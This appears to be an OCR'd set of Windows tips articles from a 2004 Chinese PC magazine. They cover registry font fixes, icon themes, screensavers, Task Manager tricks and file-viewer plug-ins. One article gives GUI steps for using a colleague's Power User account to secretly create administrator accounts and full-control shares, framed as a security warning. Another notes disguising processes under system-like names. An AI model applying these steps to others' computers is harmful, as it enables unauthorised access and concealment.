我一向喜欢试用新软件，因此常到网上下载各种软件。一天，在安装、卸载了几个软件后，发现五笔输入法（86版及98版）出现了一个奇怪的故障：在五笔输入法中出现的汉字变成了一些乱码。仔细观察了一下，发现这些乱码有一定规律性：只有有限的几个符号重复出现。我想，这也许和字体有关系。就好像没有安装繁体字库的电脑在运行一些港台地区的软件时，会出现乱码一样。于是，抱着试一试何妨的心理，打开了注册表编辑器。在"编辑"菜单中选择"查找下一个"，在查找目标中输入"font"，一项一项的查找，终于发现在[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FontAssoc\Associated DefaultFonts]一项中的"AssocSystemFont=simsun.ttf"有问题(见图1)，因为我记得电脑中并没有这个字体。打开C:\WINNT\Fonts文件夹，列出各种字体详细资料，仔细一比对，果然，只有"simsun.001"（宋体）、"simsun.ttc"（宋体＆新宋体），而没有"sumsun.ttf"。双击"AssocSystemFont"键，将其值修改为"simsun.001"，重启电脑，打开五笔输入法，一切恢复正常。

Name	Data	Size
(Default value)	(Value not set)	0
AssocSystemFont	simsun.ttc	11
FontPackage	新宋体	7
FontPackageDecorative	新宋体	7
FontPackageDontCare	新宋体	7
FontPackageModern	新宋体	7
FontPackageRoman	新宋体	7
FontPackageScript	新宋体	7
FontPackageSwiss	新宋体	7

图1

受此启发，我想也许可以把五笔输入法中的字体改为其他字体，如隶书、楷书等。动手试试看！打开C:\WINNT\Fonts文件夹，查看所有字体的详细资料，记下字体文件名称。如隶书字体的文件名称是"simli.ttf"，楷书字体的文件名是"simkai.ttf"，而"楷书_GB2312"字体对应的文件名是"simkai.001"。还有许多其他汉字字体，如果有兴趣，也可以记下它的名字，把上面所说的注册表中"AssocSystemFont"的值修改为你想要的字体的文件名。重启电脑后就会生效。怎么样，快试一试，把你的输入法变得与众不同吧！注意：以上方法只用于Windows 2000，在Windows 98中无效。为了安全，在使用之前，最好先备份注册表。

|CF|[XT08]

为了方便其他用户访问自己的共享文件夹，建立一个专用账号给别人是很常见的方法。不过你可知道，这样一个不经意的行为，有可能会将你整个硬盘展现在别人面前？

惊爆！网络共享中的"信任危机"

■ 河北 徐健 莫测

你也是这样给别人开账户吗

在一些小型局域网中，大多数用户使用的都是Windows 2000。为方便别人访问自己电脑的共享文件，通常会专门开一个账号给别人。比如我们《电脑爱好者》编辑部就是这样。同时，根据我们实际调查发现，大家的操作基本都是这样的：

进入"控制面板→用户和密码"，单击"添加"按钮，接着在下面的步骤中输入用户名和密码，到了"想授予该用户何种级别的访问"一步时，往往看也不看就点击了"完成"按钮，岂不知Windows 2000默认的权限竟然是仅次于Administrator的Power User。

这将给你带来极大的网络隐患，即使控制方在自己本机上是一个"Guest"身份登录到网络，只要他具有被控制方电脑的"Power User"账号，就能做很多事，不信就来看看下面的文章吧。

在别人电脑里面布置"间谍"

要远程控制其他电脑，首先要做的就是添加新的用户，赋予足够权限就行了。

第一步:假设你同事的电脑(计算机名为"小特")中已经创建了用户名为"1"，密码为"1"的Power User账户，在你的电脑中按下Win＋R键打开"运行"窗口，输入"\\小特\C$"并回车。此时会询问用户名和密码，直接输入用户名"1"、密码"1"，单击"确定"按钮完成远程登录。




图1

第二步:接下来启动MMC。按下Win＋R组合键打开"运行"窗口，输入"MMC"回车后就能看到MMC管理平台窗口了。打开MMC管理器后，选择菜单"控制台→添加/删除管理单元"(见图1)

名 词 解 释

MMC的全名是Microsoft Management Console，也就是微软管理平台,通过这个管理器可以管理本机资源,也可以通过网络管理自己的Windows 2000/XP的电脑，同时，Windows 98同样也有此MMC管理器,只是内部管理单元少了许多。

第三步:进入"独立"选项卡，单击"添加"按钮，在新窗口中可以看到许多管理单元，这时选择"本地用户和组"管理单元，继续点击"添加"按钮继续下一步。

第四步:点击"另一台计算机"选项，点击"浏览"寻找计算机名为"小特"的电脑，最后点击"完成"按钮(见图2)，结束"本地用户和组"管理单元添加工作。




图2

这时可在新窗口左栏中看到"本地用户和组(本地)"目录，右击"用户"在快捷菜单中选择"新用户"，弹出"新用户"设置对话框分别输入用户名和密码，然后单击"创建"可在小特的电脑中创建新用户。这里分别创建了111、222、333、444用户。双击新建用户，弹出属性设置对话框，切换到"隶属于"选项卡，删除原有的"User"，然后单击"添加"按钮，在"选项组"对话框中添加"Administrators"组或"Power Users"组，最后单击两次"确定"按钮返回到控制台即可。

这样我们在小特的电脑中神不知鬼不觉地远程创建了拥有Administrators或Power Users权限的账户，以后就能随意使用这些账户来登录小特的电脑。

在别人电脑里面随意建立文件夹

第一步:和远程建立用户一样，在第三步的列表中选择“共享文件夹”，再单击“添加”按钮。还是选择“另一台计算机”，并在后面的文本框内输入计算机名或点击“浏览”按钮查找计算机名。

第二步：单击“完成”按钮、“关闭”和“确定”按钮，即可返回MCC的管理平台窗口。在窗口左栏中，右击“共享”，在快捷菜单中选择“新建文件共享”，在出现的窗口中点击“浏览”按钮来选择要共享的文件夹，然后“共享名”处输入共享名，及共享描述（见图3）。



图3

第三步:在这里有四个选项，选择第四项“自定义”，可以按照你的愿意选择共享权限。但现在只想让自己拥有小特电脑的“完全控制”权限，而其他人没有控制权限。于是将“Everyone”删除，接着点击“添加”按钮查找你自己的电脑并添加。点击“确定”，并继续设置控制权限，将权限设置为“完全控制”，点击“确定”，再单击“完成”按钮。

第四步:接下来弹出一个提示框，询问用户是否还要共享其他目录，选择“否”，此时回到“控制台”窗口中，在列表中已经出现了新共享的文件夹了（见图4）。



图4

这时你就可以在“网络邻居”内看到刚刚远程控制建立的共享文件夹了，别人的电脑已经完全掌握在你的手中了。看到了吧，随意建立的一个账号，给你的系统带来了这么大的危险！

小编有话说：

在收到这篇文章后，Cornel亲自对编辑部的各台电脑进行了调查，发现居然有80%以上的人都在使用Power User账户做为别人查看自己共享文件夹的默认账户！所以Cornel特别提醒大家，赶快去看看自己公司的电脑，是不是也存在这样的问题吧！如果有，那么赶快在“用户和密码”中将其权限改成受限用户—“User”吧！

CF [XT09]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

让通配符不再“通配”


■ 慈卫超

最近，在工作中遇到这样一个问题：用Excel记录数据时，乘号有的是写成如“13*41*11”的样式，而有的则写成如“13×41×11”的样式。为了方便对数据进行分类汇总，需要将所有的“*”样式都换成“×”样式。最初遇到这个问题时觉得很简单，用Excel的“查找与替换”功能不就可以了嘛？结果操作时才发现不是那么回事，忘记了“*”是万能通配符了。如果直接替换，所选列中的所有内容都替换成了“×”。在苦苦思索时，突然想起以前玩MUD时也碰到过这种问题，当时使用辅助符号“~”来解决的。于是赶紧着手试验，在查找框中输入“~*~”，在替换框中输入“×”，然后选择“全部替换”，哈哈，成功了。

由于我们的操作习惯，往往用“*”来表示乘号，但在进行一些处理的时候，千万别忘了“*”还有通配符的作用，以免再犯错误。另外，另一个通配符“？”也有同样问题，可以用同样方法解决。

CF [XT10]

你是怎样美化你的Windows的？从网上下载的主题和Skin？太没个性化了吧！有没有想过制作几套属于自己的主题，而且只需鼠标轻轻一点，就可以在它们之间随意切换？其实要实现这个效果也不难，请看——



系统主题也玩单键切换

■ heelen

Windows XP主题“移植术”

Windows XP图标比较好看，还在使用Windows 98/2000的朋友想不想将其“占为己有”呢？其实，只要了解系统图标的存储地址和规则，利用反编译软件Resource Hacker（下载地址：http://nj2.onlinedown.net/down/HA-reshacker34079-LDR.zip）就能将Windows XP的主题方案挖掘出来，应用到Windows 98/2000中。

第一步：复制“%Systemroot%\system32”文件夹下的shell32.dll到其他文件夹，比如：“C:\XP Theme”，然后用Resource Hacker打开复制的shell32.dll。

第二步：留下“图标”、“图标组”资源，将其他资源通通删除。删除某个资源的方法为：完全展开它，然后选择“操作→删除资源”（见图1），目的就是制作单纯的图标



图1

库DLL文件。删除完毕后，选择“文件→保存”命令，文件名为“XP Theme.dll”，保存位置为“C:\XP Theme”。鉴于要删除的资源很多，可以用快捷键Alt+A后按D来加快操作速度。如果不介意DLL文件太大，也可以不删除其他资源。

第三步：创建一个Windows 9x/NT4格式的注册表文件“XP Theme.reg”，并将其也保存到“C:\XP Theme”文件夹中（可以到http://www.newhua.com/cfan/200416/XP Theme.zip下载）。

REGEDIT4
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons]
"19"="C:\\XP Theme\\XP Theme.dll,19" （“程序”图标）
"43"="C:\\XP Theme\\XP Theme.dll,43" （“收藏夹”图标）
"20"="C:\\XP Theme\\XP Theme.dll,20" （“文档”图标）
"21"="C:\\XP Theme\\XP Theme.dll,21" （“设置”图标）
"22"="C:\\XP Theme\\XP Theme.dll,22" （“查找”图标）
"23"="C:\\XP Theme\\XP Theme.dll,23" （“帮助”图标）
"24"="C:\\XP Theme\\XP Theme.dll,24" （“运行”图标）
"44"="C:\\XP Theme\\XP Theme.dll,44" （“注销”图标）
"27"="C:\\XP Theme\\XP Theme.dll,27" （“关闭系统”图标）
"11"="C:\\XP Theme\\XP Theme.dll,27" （“光驱”图标）
"8"="C:\\XP Theme\\XP Theme.dll,23" （“硬盘”图标）
"6"="C:\\XP Theme\\XP Theme.dll,22" （“软驱”图标）
"4"="C:\\XP Theme\\XP Theme.dll,4" （“打开的文件夹”）
"3"="C:\\XP Theme\\XP Theme.dll,3" （“关闭的文件夹”）
HKEY_LOCAL_MACHINE\Software\CLASSES\CLSID\{21EC2020-3AEA-1069-A2DD-08002B30309D}\DefaultIcon
@="C:\\XP Theme\\XP Theme.dll,207" （控制面板图标）
[HKEY_CURRENT_USER\Software\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\DefaultIcon
@="C:\\XP Theme\\XP Theme.dll,15" （我的电脑图标）
[HKEY_CURRENT_USER\Software\Classes\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\DefaultIcon]
@="C:\\XP Theme\\XP Theme.dll,17" （网上邻居图标）
[HKEY_CURRENT_USER\Software\Classes\CLSID\{450D8FBA-AD25-11D0-98A8-0800361B1103}\DefaultIcon]
@="C:\\XP Theme\\XP Theme.dll,126" （我的文档图标）

小提示

你会发现上面的语句中的基本格式为：“"x"="C:\\XP Theme\\XP Theme.dll,y"”，其中“x”代表字符串值名称，“C:\\XP Theme\\XP Theme.dll”代表“XP Theme.dll”文件路径。而逗号后面的“y”表示指定这个DLL文件中的哪个图标。要清楚每个图标的具体位置，建议通过右击任意快捷方式图标，选择“属性→快捷方式→更改图标”，找到XP Theme.dll文件，就能清楚地看到图标的排列情况。



图2

DLL文件中的图标的位置是从0开始计算，纵向排列的，如图2中第2列第3行软驱图标，其位置为6。

第四步： 编辑完毕后保存退出，进入Windows 98/2000后双击导入该注册表即可完成“换肤”工作。

自制QQ版Win XP主题

QQ中有许多精美的头像、表情等图片，如果制作成图标文件，再应用到Windows XP中应该很酷吧！

第一步： 到http://sq.onlinedown.net/down/disetup.exe下载并安装Folder Icon XP，然后打开QQ的安装目录，每个QQ号码文件夹下面的CustomFace文件夹存放着个人的表情图片，而CustomFaceRecv文件夹存放的是别人发给你的表情图片。

第二步： 运行图标制作软件Folder Icon XP，选择“Create XP Icons”，单击“Browser”，选择所需要的图片，然后依次单击“Next→Browser”，设置好图标文件保存的地址后单击“Next”，图标即可完成制作。

第三步： 把制作好的图标保存在一个图标库DLL文件中，方法如下：运行Resource Hacker，打开备份的XP Theme.dll文件，把里面的原有资源删除，再选择“操作→添加一个新资源”，依次导入需要的图标。导入完毕后，选择“文件→保存”，保存为“QQ Theme.dll”文件。

这样QQ版Windows XP主题便制作好了，接下来的工作只需按照上文中介绍的同样方法即可将其应用到Windows中去了，而且对这两套主题我们可以通过导入相应的注册表文件随意进行切换！

在Win 98中轻松制作QQ开始菜单

将QQ安装目录中“NewFace”文件夹复制到C:\，我们要利用其中32×32的BMP图片，里面有些是16×16的，使用前请注意先查看其大小。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Icons]，在右侧窗格中新建名为“27”的字符串值，将其值设置为：C:\NewFace\10-1.bmp。同样分别新建字符串值：19、20、21、22、23、24、43、44，在各自数值数据一栏分别输入相应位图路径和名称。

字符串和菜单的对应关系表

19 程序菜单	20 文档菜单	21 设置菜单	22 查找菜单
23 帮助菜单	24 运行菜单	27 关闭系统	43 收藏夹
44 注销			

退出注册表编辑器，重启到DOS实模式中，切换到C:\Windows目录，执行“Deltree /y shelli~1”命令，删除ShellIconCache文件，再重启后你会发现Windows的开始菜单已经变成Q版的了。

|CF|[XT11]

制作心形屏保的小酷招

■ 陈志

Windows自带的三维文字屏幕保护，一般只是用来显示留言或时间，其实，只要经过简单设置，就能做个有个性的心形屏幕保护，并且还能在“心”字上贴上MM靓照呢！下面以Windows 2000为例介绍设置方法（Windows XP的三维文字屏幕保护贴上MM照片会不清晰，所以要借用Windows 2000的sstext3d.scr屏保）。

第一步： 首先用ACDSee打开MM的照片，接着右击它并选择“编辑”，在打开的“ACD FotoCanvas”窗口右侧窗格中选择“调整大小”，然后将照片缩小成差不多70×81像素大。



图1

第二步： 打开Windows的画图程序，新建一个140×160像素大的空白图像后，单击“编辑→粘贴来源”，找到缩小好的MM照片后粘贴，并调整到下面中间位置，再将空白处涂上红色（见图1），完成后，保存为123.bmp（注意只能是BMP格式）。

第三步： 右击桌面空白处，选择“属性”，进入“屏幕保护程序”选项卡，在“屏幕保护程序”中下拉选择“三维文字”后单击“设置”，在弹出“三维文字设置”窗口“显示”的“文字”中输入大写“Y”，再单击“选择字体”，在“字体”中选择“Webdings”后按“确定”（见图2）。在“表面样式”中选择“带纹理”后，单击“纹理”，在弹出窗口中找到刚才做好的123.bmp文件，按“确定”。



图2




图3

第四步： 在“三维文字设置”按自己需要设置“大小”“速度”“分辨率”“旋转样式”。“分辨率”可以设高一点比较清晰，完成后，单击“确定”返回到“属性”窗口中。单击“预览”，预览时“旋转样式”设置成“无”会看得比较清晰，如果预览效果不满意，可以返回以上两步进行调整，觉得满意就单击“确定”，贴上MM靓照的心形屏幕保护就做好了（见图3）。

小提示

本文介绍是基本方法，大家可以参照这种方法设置出符合自己个性的屏幕保护。大写“Y”，在“Webdings”字体就是心形字，只要打开写字板选择“Webdings”字体，再输入字母、数字或符号就可以看到更多对应的有趣图案。动用你的想象力吧！谁说做设计非要用画图工具？

|CF|[XT12]

每当Windows运行缓慢、程序停止响应、或是怀疑染上病毒时，高手会首先想到打开“Windows任务管理器”查看当前运行的程序、启动的进程、CPU及内存使用情况等信息，甚至有些“大虾”在登录Windows后的第一件事就是打开任务管理器，让它呆在任务栏上，以便随时“监控”。不管怎样，用好任务管理器是菜鸟们晋升高手的必经之路，本文就来介绍一些有关的疑点和技巧。

快来看“任务管理器”的“绝对隐私”

■ 四川 JoyChan

解析几个疑点问题

1.Ctrl＋Alt＋Del等于Ctrl＋Shift＋Esc？

在Windows 9X/2000/XP中我们大都采用按下Ctrl＋Alt＋Del组合键打开任务管理器，其实在Windows 2000/XP中还多了个选择:Ctrl＋Shift＋Esc。不过在Windows XP中，这两个组合热键的功能是不一样的:

(1)不管什么情况，使用Ctrl＋Shift＋Esc组合键都是直接打开任务管理器。

(2)如果在“用户账户”设置中开启了“使用欢迎屏幕”功能，按下Ctrl＋Alt＋Del同样是直接打开任务管理器，不过在其菜单中会多出“关机”一项，这里提供了“待机”、“休眠”、“注销”、“锁定计算机”等选择。如果在“用户账户”设置中开启了“使用快速用户切换”功能，在任务管理器的标签中还会多出“用户”一项，通过它可以断开或注销当前用户登录。如果禁用“使用欢迎屏幕”，按下Ctrl＋Alt＋Del则会打开“Windows安全”对话框，要打开任务管理器还需要单击“任务管理器”按钮或按下“T”键，且任务管理器中不会出现“关机”菜单和“用户”标签。

> **小提示**
>
> ★究竟选择Ctrl＋Alt＋Del还是Ctrl＋Shift＋Esc？
>
> 推荐选择Ctrl＋Shift＋Esc组合键来打开任务管理器，它除了上述优点外，就笔者使用经验看它更容易单手操作(我们的右手一般都是一直握着鼠标):左手拇指按下Shift和Ctrl键后，中指按下Esc键即可。
>
> ★Windows 2000任务管理器“欺骗”用户眼睛？
>
> 由于设计缺陷，在Windows 2000中，如果物理内存大于1GB，那么任务管理器的“性能”标签中“物理内存”栏会显示数据不正确。此外，在“进程”标签中的“内存使用”和“高峰内存使用”两项(这两项指标默认并未显示，需运行“查看→选择列”菜单，并勾选“内存使用”和“内存使用高峰值”)同样可能出现无法显示或数据不正确的情况。

2.有“Explorer.exe”进程表示系统中有木马病毒？

某日，笔者的朋友偶然发现任务管理器的进程列表中有一名为“Explorer.exe”的进程，与他平时常见的“explorer.exe”稍有区别，联想到某些木马将自己伪装成“svch0st”、“expl0er.exe”的形式，于是惊呼“我中木马了！”。

为搞清该问题，笔者做了如下试验：首先打开C:\Windows目录，发现explorer.exe文件的文件名为“Explorer.exe”，难道问题与此有关？由于Explorer.exe正在被使用，不能直接改名，于是打开任务管理器，切换到“进程”标签，结束掉“Explorer.exe”进程，接下来再运行“文件→新建任务(运行)”菜单，单击“浏览”按钮，定位到C:\Windows目录并将Explorer.exe文件名修改为“explorer.exe”后，将该程序重新添加到进程列表，笔者发现进程列表中出现了久违的“explorer.exe”(见图1)。由此可以判定这并不是木马的伪装，而是某些软件在安装时修改了explorer.exe的文件名所致。



图1

> **Just Do It**
>
> 任务管理器的进程列表管理对文件名的大小写敏感，其实不仅是explorer.exe，其他任何文件，如QQ、MyIE等，我们将其文件名大小写混乱改写(甚至修改为其他任何名字)，在进程列表中都会看到修改后的变化。如果将其修改为跟系统进程名类似的文字，可以达到“伪装”的目的。

3.“一秒关机技巧”使用要谨慎

有一个快速关机技巧:打开任务管理器，按下Ctrl键，与此同时运行“关机→关闭”命令。该技巧其实应用的是Windows XP的无提示关机模式，效果十分显著，不过就我们统计的情况来看，发现有使用该技巧至少有如下故障产生的可能，建议谨慎使用:

(1)可能会出现第二次开机时系统请求进行磁盘扫描的情况，多次使用该技巧发现磁盘逻辑错误增多。

(2)使用虚拟光驱的用户可能出现系统设置丢失的情况。

(3)关机时对正在编辑的文档、尚未保存的程序无任何提示，导致数据损失。

“任务管理器”强身术

1.让你“受益无限”的几个雕虫小技

⑴选择性的窗口控制

我们可以通过任务栏上右键菜单中的“层叠窗口”、“横向平铺窗口”等命令来对所有窗口进行布局控制，但如果是对其中几个窗口呢？一种方法是按下Ctrl，在任务栏中选择要控制的窗口，单击右键，选择相应命令。另一种方法为：在任务管理器的“应用程序”标签下，同样按下Ctrl并选择要操作的程序，单击右键，选择相应命令即可(见图2)。该方法比第一个方法的优势在于如果打开的窗口数量很多，常常不能在任务栏中看到该窗口究竟是什么，容易造成误操作，而在任务管理器中则不同。



图2

(2)做个CPU监视器

通常情况下，我们只关心系统所有正运行的程序占用的CPU资源情况，可以在任务管理器中选择“选项”菜单，勾选“使用时自动最小化”和“最小化时隐藏”，接着打开注册表编辑器[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]，新建名为“ Taskmanager”的REG_SZ值，将其值修改为“"C:\Windows\system32\cmd.exe" /c "start" /min C:\Windows\system32\taskmgr.exe”。这样就可以随时将鼠标悬浮在系统托盘区域一个绿色图标上，稍等片刻，CPU资源情况便尽收眼底了。

(3)远程控制时调用任务管理器

当使用Windows XP的远程桌面连接或使用第三方软件进行远程控制时，要在对方的系统中打开任务管理器，不能使用Ctrl＋Alt＋Del或者Ctrl＋Shift＋Esc热键，这样打开的是本机的任务管理器，正确的方法是运行任务栏右键菜单中的“任务管理器”命令。

(4)更酷的任务管理器打开热键

如果每次都要劳神的按下三个组合键才能打开任务管理器，那么就为C:\Windows\system32\taskmgr.exe建立一个桌面快捷方式，再在该快捷方式上单击右键，选择“属性”，并为其分配一个热键吧(如F5)。

> **小提示**
>
> **如果“开始”菜单中的“运行”命令被屏蔽，可以试试在任务管理器中选择“文件→新建任务(运行)”，效果一样。**

2.给任务管理器加个“开关”

在Windows XP中，有三种方法来禁用与启用任务管理器。

方法一：打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]，在左边找到“DisableTaskMgr”项(如没有则新建，其类型为REG_DWORD)，其值设置为1则禁止，为0则启用。

方法二：运行“gpedit.msc”命令打开“组策略”设置窗口，依次展开“本地计算机策略→用户配置→管理模板→系统→Ctrl＋Alt＋Del选项”，在右边的“删除任务管理器”的属性中，设置为“已启用”。



图3

方法三：上面两种方法对所有用户有效，如果想单独对某个用户设置禁用，可以打开C:\Windows\system32目录，右击taskmgr.exe，选择“打开方式”菜单，在弹出的“运行身份”窗口中勾选“下列用户”，并指定一个用户即可(见图3)。

> **小提示**
>
> **大家遇到在任务栏区域的右键菜单中“任务管理器”为灰色不可选状态，或运行“taskmgr”命令时提示“任务管理器已被系统管理员停用”故障都可以通过上面设置来解决。此外，如果任务管理器的“进程”标签的“用户名”一列信息丢失(显示为空白，见图4)，请运行“services.msc”命令打开服务设置窗口，重启Terminal Services这项服务即可。**



图4

3."双击"在任务管理器中的应用

很多朋友每天都要使用无数遍任务管理器，却未曾知道这里还有很多关于"双击"的技巧。

(1)双击任务管理器的边框区域，可以以"Tiny Footprint mode"(精简模式，隐藏了彩单栏，Media Player也提供类似功能)显示任务管理器，再次双击切换为完整模式(见图5)。

(2)切换到"应用程序"标签，双击其中某个列表中某个程序，可以使该程序的窗口最前端显示，该技巧对于Windows XP任务栏常常无响应的情况尤其有效，我们再不用在任务栏中单击切换窗口前置了。不过，使用此功能时请确保取消勾选"选项→前端显示"，否则无效。



图5

(3)切换到"应用程序"标签，双击该窗口中的任何空白处，可以快速最小化任务管理器。

(4)切换到"性能"、"联网"标签，双击窗口任意区域可以将其对应曲线图以最屏方式显示，便于查看。

4.妙用任务管理器，秘密东东巧运行

你是否还记得本刊2004年第12期挑战栏目中介绍的如何把常用软件在任务栏和系统托盘的图标隐藏，并在任务管理器的"应用程序"选项卡中不显示该程序正在运行的几个方法。文中提到的方法要么操作麻烦，要么又有点投机取巧，下面介绍一种在Windows XP中更加实用的方法:

第一步:首先确保在用户账户中启用"使用快速用户切换"功能，接下来打开要运行的程序，如开启FlashFXP、BT下载东西或Winamp听歌。



图6

第二步:新建一个具有管理员权限的账户(假设其账户名为123)，接下来打开任务管理器，切换到"用户"标签，在其列表中找到"123"这个账户名，右键单击，选择"连接"(见图6)，输入123账户的密码，确认后即可切换到该账户环境中。接下来所有正常操作都在该账户环境中进行即可，而之前秘密运行的程序既不会在任务栏和系统托盘中出现，在任务管理器的"应用程序"、"进程"中也找不到，不过它们依然在默默运行着。

而要显示这些秘密进程，可以在任务管理器的"进程"标签中单击"显示所有用户的进程"即可。

有关"结束进程"的几招妙用

1.任务管理器杀不"死"的程序我来摆平

我们常常遇到在任务管理器中结束任务时程序停止响应，甚至系统崩溃的情况。试试一款名为close的命令行小工具(下载地址:http://www.newhua.com/cfan/200416/close.exe)，下载后运行"cmd"命令打开命令行窗口，进入close.exe所在目录，运行"close 窗口名"命令即可强力结束该程序。该命令支持通配符，例如要结束窗口名为"我接收到的文件"的窗口，只需要输入"close 我*"即可。

2.狙击"添加/删除程序"假死

在使用"添加/删除程序"来卸载软件后，常常会遇到该窗口假死的情况(既不出现"无响应"提示，又不能对该窗口执行关闭操作)，解决方法非常简单:在任务管理器的"进程"标签中结束进程"rundll32.exe"即可。

小提示

有时在Outlook Express中的多用户之间进行切换时，会出现"不能切换"的提示，导致OE崩溃，解决方法是结束"Msimn.exe"进程;如果运行QQ 2004 Beta版安装目录下的BugReport.exe来报告程序BUG，则会遇到系统无任何反应，且进程列表中出现多个BugReport.exe进程，结束掉它们即可。

3.另类的"锁定计算机"技巧

一般情况下在Windows XP中我们会使用Win+L键来锁定电脑，如果你的系统没有设置管理员密码，那别人敲下回车键就能轻松进入系统了。你可以首先最小化所有打开的窗口，接下来在任务管理器中结束掉explorer.exe进程，这样既无"登录提示窗口"，也找不到其他菜单，别人多会觉得茫然。待要重新使用电脑时，只需要运行"文件→新建任务(运行)"中输入"explorer"即可。不过该方法有可能会导致系统托盘上某些程序图标丢失，请慎用。 |CF|[XT13]

格式兼容 一切皆有可能

让一个程序兼容更多的格式是每个人都希望的，可实际情况与你想像中的并不相同，打开一种格式往往就要多安装一款软件……

■ 软件DIY raymond

一般来说，一个程序往往只支持几种特定的文件格式，这就为使用带来了一些麻烦，为了打开不同格式的文件，经常需要安装许多软件，例如打开WPS文件需要安装WPS Office，而打开DOC文件又需要安装Word，播放RMVB格式的视频需要安装RealOne Player，而播放MOV格式视频又需要安装QuickTime，有没有方法可以让一个程序支持更多的格式，提供最大可能的兼容性呢？有，只要我们细心寻找，就会发现格式兼容，一切皆有可能！

ACDSee“视野”更广阔

ACDSee提供了强大的插件功能，这大大扩展了它支持的文件格式。

在ACDSee中有一个名为“id_ps.apl”的插件，它能让ACDSee支持PDF/EPS/PS图像解码，可以直接把PDF文件当作图片进行浏览了。如果你的ACDSee中没有该插件，可从http://www.newhua.com/cfan/200416/id_ps.rar下载，并将它解压缩到系统安装文件夹下的“Program Files\Common Files\ACD Systems\PlugIns2\”中，重新打开ACDSee，完成插件添加。接着再安装一款叫做GhostScript的工具，下载地址是ftp://mirror.cs.wisc.edu/pub/mirrors/ghost/AFPL/gs704/gs704w32.exe。安装软件后，在ACDSee浏览器窗口中选择PDF文件，就可在左边看到预览了(见图1)，双击该PDF文件即可打开浏览窗口，并像浏览图片一样阅读PDF文件内容了。




图1 注意，点击PDF文件后需要等待一段时间后才会出现预览。双击PDF文件后，在左侧的索引页面中选择翻页

让Total Commander声色俱全

Total Commander(以下简称TC)是著名的文件管理工具，其基本功能是文件管理，并内置了文本格式文件查看功能，通过插件功能扩展，我们可以让它支持更多文件格式，这样不必打开专用的软件，就可以快速浏览很多文件了。同时也让你的TC成为一个超级阅读器、图片浏览器、多媒体播放器，甚至是超级压缩管理器。

Total Commander插件的安装可以参考本刊2004年第1期杂志中的《爱上你 爱上她——Total Commander 6.0》一文，同时该文中介绍了支持ISO和IMG格式的插件，这里不再赘述，下面介绍其他格式的支持插件，为了方便大家使用，其中涉及到的插件，笔者已经将其压缩打包，下载地址为http://www.newhua.com/cfan/200416/TC插件.rar。

插件名称	支持格式	备注
Office	DOC、XLS、WRI	要求系统中已经安装有Office
IEView	HTM、HTML、MHT等	在预览窗口中单击鼠标右键，可使用和IE中完全相同的右键功能。
PDFView	PDF	该功能同样需要GhostScript的支持
FlashView	SWF	查看FLASH动画的插件
Imagine	JPG、GIF、PNG、BMP、PSD、TIF等	在图片预览上单击鼠标右键会弹出功能菜单
MMedia	所有Media player支持的格式	

小提示

有了Total Commander的多媒体预览功能，加上强大的文件管理功能，我们就可以轻松实现MP3等多媒体文件的归类、整理工作，其方便性即使是一些专业的MP3整理工具也无法比拟。

除上面这些插件外，TC还有一个可以查看Outlook Express(以下简称OE)的DBX邮箱的插件，通过它，可以直接在TC中查看OE的邮箱文件(*.DBX)。

首先，从http://www.newhua.com/cfan/200416/dbxplug.zip下载需要的插件，安装好插件后，TC会把OE的DBX邮箱文件作为一个压缩包来处理，例如双击“收件箱.DBX”可以打开OE收件箱，在列表中看到的文件夹名称就是邮件主题(ATT和NFO文件夹除外)，双击进入该文件夹，可以看到以邮件主题命名，扩展名为EML的邮件文件，双击该文件即可用OE打开阅读邮件内容。如果想让它彻底脱离OE，可以用“记事本”打开IEVIEW插件中的“ieview.ini”配置文件，在“explorer=.htm;.html;”行中添加“.eml;”的扩展名后保存(见图2)，然后单击TC“查看”菜单中的“快速查看面板”切换到文件预览模式，现在当你再点击“收件箱.DBX”中的EML文件时，就可以直接在TC中预览邮件内容了。

